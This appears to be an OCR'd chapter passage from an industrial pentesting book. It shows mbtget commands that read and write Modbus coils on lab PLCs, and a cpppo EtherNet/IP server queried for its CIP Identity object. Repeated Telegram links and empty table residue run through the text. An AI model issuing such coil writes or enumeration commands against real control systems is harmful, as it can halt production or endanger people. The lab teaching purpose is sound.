


Figure 8.7: Decode As...

https://t.me/learningnets

After that, a window similar to the one below will appear:




Figure 8.8: Modbus TCP port 5020

Select 5020 as the port value, and Modbus/TCP as the current dissector. Your TCP packets should now be decoded into Modbus packets.

You should see something like the following snapshot if you click on the first packet and dive down into the dissector layers for Modbus/TCP and Modbus:

https://t.me/learningnets




Figure 8.9: Modbus request

We're transmitting a bit count and a function code, as previously stated. We can see that the bit count is 10, as predicted, and that the Function Code is Read Coils (1). Examine the packet in the following screenshot:

https://t.me/learningnets




Figure 8.10: Modbus response

The server's response packet looks like this. As you can see, this is the same information that we saw when we ran the mbtget command in the SCADA client. Starting with address 1, we have ten coils that are all toggled on or reading a true value. After that, we'll use mbtget to manually toggle these coils. Run the command mbtget -w5 (function code 5 write coil), where 0 is the bit value (off) and 1 is the bit value (on), 192.168.1.10 is the IP address, and -p 5020 is the port being used:

```
mbtget -w5 0 -a 1 192.168.1.10 -p 5020
```

If everything went well and the PLC and SCADA client were communicating, you should see the following screen:

https://t.me/learningnets

```
scada@scada-virtual-machine:~$ mbtget -w5 0 -a 1  192.168.1.10 -p 5020
bit write ok
```

Figure 8.11: bit write ok

Examine the output in comparison to the Wireshark capture. The following Modbus layer information should be visible:

Function Code of 5 for Write Single Coil

Reference Number

And finally, Data of 0

This is all shown in the following screenshot:

```
Modbus
    .000 0101 = Function Code: Write Single Coil (5)
    Reference Number: 1
    Data: 0000
    Padding: 0x00
```

Figure 8.12: Write Single Coil

Run the following command with mbtget to query the server registers once more:

https://t.me/learningnets

mbtget -r1 -a 1 -n 10 192.168.1.10 -p 5020

You should see that your coil at address 1 is now off:

```
scada@scada-virtual-machine:~$ mbtget -r1 -a 1 -n 10  192.168.1.10 -p 5020
values:
  1 (ad 00001):     0
  2 (ad 00002):     1
  3 (ad 00003):     1
  4 (ad 00004):     1
  5 (ad 00005):     1
  6 (ad 00006):     1
  7 (ad 00007):     1
  8 (ad 00008):     1
  9 (ad 00009):     1
 10 (ad 00010):     1
scada@scada-virtual-machine:~$
```

Figure 8.13: Address 1 is off

Compare this to the Modbus answer packet captured by Wireshark, as seen in the accompanying screenshot:

https://t.me/learningnets




Figure 8.14: Modbus response address 1 is 0

Finally, run the instructions against the Koyo CLICK or the Modbus-enabled PLC that you have built up in your lab, using the same procedures and functions that we used against the virtual PLC. To turn on your top light, the red light, use the following command:

mbtget -w5 1 -a 0 192.168.1.20

Your red light should turn on now. After that, we'll use the mbtget command to read the coils. To observe the answer from the PLC and the enabled/disabled coils, use the following command:

https://t.me/learningnets

mbtget -r1 -a 0 -n 4 192.168.1.20

You should get the following output from running both commands:




Figure 8.15: mbtget read Koyo CLICK

As you may have seen, interacting with the I/O on a PLC, RTU, flow computer, GC, controller, or any other device that uses Modbus as the principal control or operational protocol is rather simple. This is really crucial for pentesting. You'll be able to piece together how the control data can alter the real-world process if you collect enough data.

Have well-defined Rules of Engagement while interacting with customers and always err on the side of caution when working at this level in a facility. If you have access to and the capacity to write to coils or registers, do not, I repeat, do not, push random data to coils, inputs, or registers unless it has been blessed and signed off on in the ROE. You may mistakenly shut down manufacturing lines or process trains, resulting in a significant revenue loss for your customer.

https://t.me/learningnets

I’m going to leave you with Modbus and let you continue your investigation into the protocol and its potential. I would encourage familiarising yourself with mbtget and playing around with the package because it is a great Perl utility. We rapidly set up pymodbus as a server; however, there are other scenarios in which pymodbus may be used as a client. We’ll move on to Ethernet/IP from here. It is a widely used protocol, not because of a widely approved standard, but rather because of a strong sales force that succeeded in introducing their technology into a variety of businesses.

https://t.me/learningnets

Using Ethernet/IP to turn on lights

In the North American market, this procedure has been widely adopted. Because it became the core protocol used and baked into Rockwell Automation products, I believe it was the reason. It first appeared in control engineering in the late 1990s, about two decades after Modbus. The basic ingredient that drives Ethernet/IP is the CIP messages. The object-oriented and open architecture of CIP has enabled for rapid commercial adoption. Ethernet/IP was predicted to have 30 percent usage in the worldwide industrial market share, according to a statistic I came across.

This is significant, and it is for this reason that it is worth analyzing and examining in this book. Then go over the information supplied by the Open DeviceNet Vendors Association I'll go through some high-level facts that you can find valuable while doing a pentest on a client's network.

For running process equipment, Ethernet/IP delivers CIP messages between networked equipment. These CIP messages are made up of a number of items, each of which falls into one of three categories:

General-use objects

Application-specific objects

Network-specific objects

https://t.me/learningnets

The most prevalent items seen in industry are general-purpose objects. This object is used by most devices to communicate important information between controllers and servers. Application- and network-specific items will only be discovered in applications or networks that use them, as their names imply. In this part, we'll concentrate on general-purpose objects.

The following is a list of general-purpose items:

Object ID	Description
0x01	Identity
0x02	Message router
0x04	Assembly
0x05	Connection
0x06	Connection manager
0x07	Register
0x10	Parameter group
0x0F	Parameter
0x2B	Acknowledge handler
0x2E	Selection
0x37	File
0x45	Originator connection list
0xF3	Connection configuration
0xF4	Port

When we examine the general-purpose identity object (0x01), we can see that it has two groups of attributes:

Mandatory attributes

https://t.me/learningnets

Optional attributes

A list of mandatory attributes can be found in the following table:

table:
table: table:
table: table:

A list of optional attributes can be found in the following table:

table:
table:

table:
table:
table: table: table:
table: table:

The Identity CIP object receives these properties via the Ethernet/IP protocol and passes them to it. We’re concentrating on this particular item for several reasons:

To begin building up their asset detection engine, all IDS providers often start with this protocol and particular packet.

https://t.me/learningnets

We'll be able to replicate this thing as a Honey Pot after we understand how it's made.

To explain how Ethernet/IP works, we'll utilize the CPPPO package that we installed in Chapter 1: Using and we'll start with the Identity object

https://t.me/learningnets

Creating an EthernetIP server

Make sure the cpppo package is installed on your PLC by performing the following command:

```
pip3 install cpppo
```

We'll create a directory called enip within your Documents folder after checking that you have the cpppo programme installed:

Figure 8.16: enip folder

We want to create a new file named cpppo.cfg within this enip folder and put the following settings inside it. The identity object properties are listed as follows, along with meanings. You may customize this to your liking, but for now, we'll run the sample with the default settings:

```
[Identity]
# Generally, strings are not quoted
Vendor ID                = 1
Device Type              = 14
Product Code Number      = 51
Product Revision         = 16
```

https://t.me/learningnets

Status Word = 12656
Serial Number = 1360281
Product Name = 1756-L55/A 1756-M12/A LOGIX5555
State = 255
[TCPIP]
However, some complex structures require JSON configuration:

Interface Configuration = {
“ip_address”: “192.168.1.30”,
“network_mask”: “255.255.255.0”,
“dns_primary”: “8.8.8.8”,
“dns_secondary”: “8.8.4.4”,
“domain_name”: “industrial.pentest.lab”
}
Host Name = controller

Run the following command once you’ve configured and saved the file:

python3 -m cpppo.server.enip -v -a 0.0.0.0

If everything goes smoothly, you should get the following result:

Figure 8.17: cpppo server running

We now have an Ethernet/IP server operating on the PLC. Open a SCADA VM session and type the following command:

https://t.me/learningnets

python3 -m cpppo.server.enip.poll -v TCPIP Identity -a 192.168.1.10

If everything is setup and communicating properly, you should see something like this:

Figure 8.18: cpppo response

Now launch Wireshark in either Kali or the Windows VM. As we did in the Modbus section, we want to listen in on the conversation. Make sure SCADA VM is still polling the PLC VM once Wireshark is open, and you should get the following output:

2	0.163625	192.168.2.10	192.168.1.10	CIP	112 TCP/IP Interface - Get Attributes All
3	0.163625	192.168.2.10	192.168.1.10	CIP	112 Identity - Get Attributes All
4	0.167026	192.168.1.10	192.168.2.10	CIP	170 Success: TCP/IP Interface - Get Attributes All
6	0.170481	192.168.1.10	192.168.2.10	CIP	160 Success: Identity - Get Attributes All
28	1.163363	192.168.2.10	192.168.1.10	CIP	112 TCP/IP Interface - Get Attributes All
29	1.163499	192.168.2.10	192.168.1.10	CIP	112 Identity - Get Attributes All
30	1.166980	192.168.1.10	192.168.2.10	CIP	170 Success: TCP/IP Interface - Get Attributes All
32	1.170341	192.168.1.10	192.168.2.10	CIP	160 Success: Identity - Get Attributes All
49	2.163321	192.168.2.10	192.168.1.10	CIP	112 TCP/IP Interface - Get Attributes All
50	2.163468	192.168.2.10	192.168.1.10	CIP	112 Identity - Get Attributes All
51	2.166711	192.168.1.10	192.168.2.10	CIP	170 Success: TCP/IP Interface - Get Attributes All
53	2.169893	192.168.1.10	192.168.2.10	CIP	160 Success: Identity - Get Attributes All
73	3.163285	192.168.2.10	192.168.1.10	CIP	112 TCP/IP Interface - Get Attributes All
74	3.163428	192.168.2.10	192.168.1.10	CIP	112 Identity - Get Attributes All
75	3.166870	192.168.1.10	192.168.2.10	CIP	170 Success: TCP/IP Interface - Get Attributes All

Figure 8.19: Identity object

Increase the size of the package Success: Identity: Get All as seen in the following screenshot:

32	1.170341	192.168.1.10	192.168.2.10	CIP	160 0x3170 16 Success: Identity - Get Attributes All

https://t.me/learningnets

Figure 8.20: Success: Identity: Get Attributes All

We have Service: Get Attributes All behind the CIP as you can see (Response). When you expand this, you'll see the details that we set up in the cpppo.cfg file on the PLC VM's Documents/enip/ folder. Take a look at the image below and compare it to your configuration file. Change some of the options and restart the Ethernet/IP server to see if it helps:




Figure 8.21: Identity details

https://t.me/learningnets

As you can see, this object has all of the necessary information for identifying the controller. This is why IDS providers usually start with this protocol because identifying assets on the network is a simple victory. Wireshark or tcpdump, as covered in Chapter 5: SPANs and lets us to discover possible targets and determine whether they contain any known vulnerabilities, allowing us to pivot deeper into the environment. The Ethernet/IP adapter on our Koyo CLICK in our lab will then be turned on. We'll then probe our PLC using our cpppo tool.

Take the following short steps to get started:

Start the CLICK programming programme.

To connect to a PLC, click the Connect to PLC button.

Click Connect to connect to the PLC with the IP address

Select click the OK button after reading the project from the PLC choices.

These procedures are a short rehash of prior chapters to get us to the Ethernet/IP configuration starting point.

Our ladder logic programme, which controls our four lights, should now be the focus of our attention. We want to click the Setup menu item from here, as seen in the screenshot:

https://t.me/learningnets

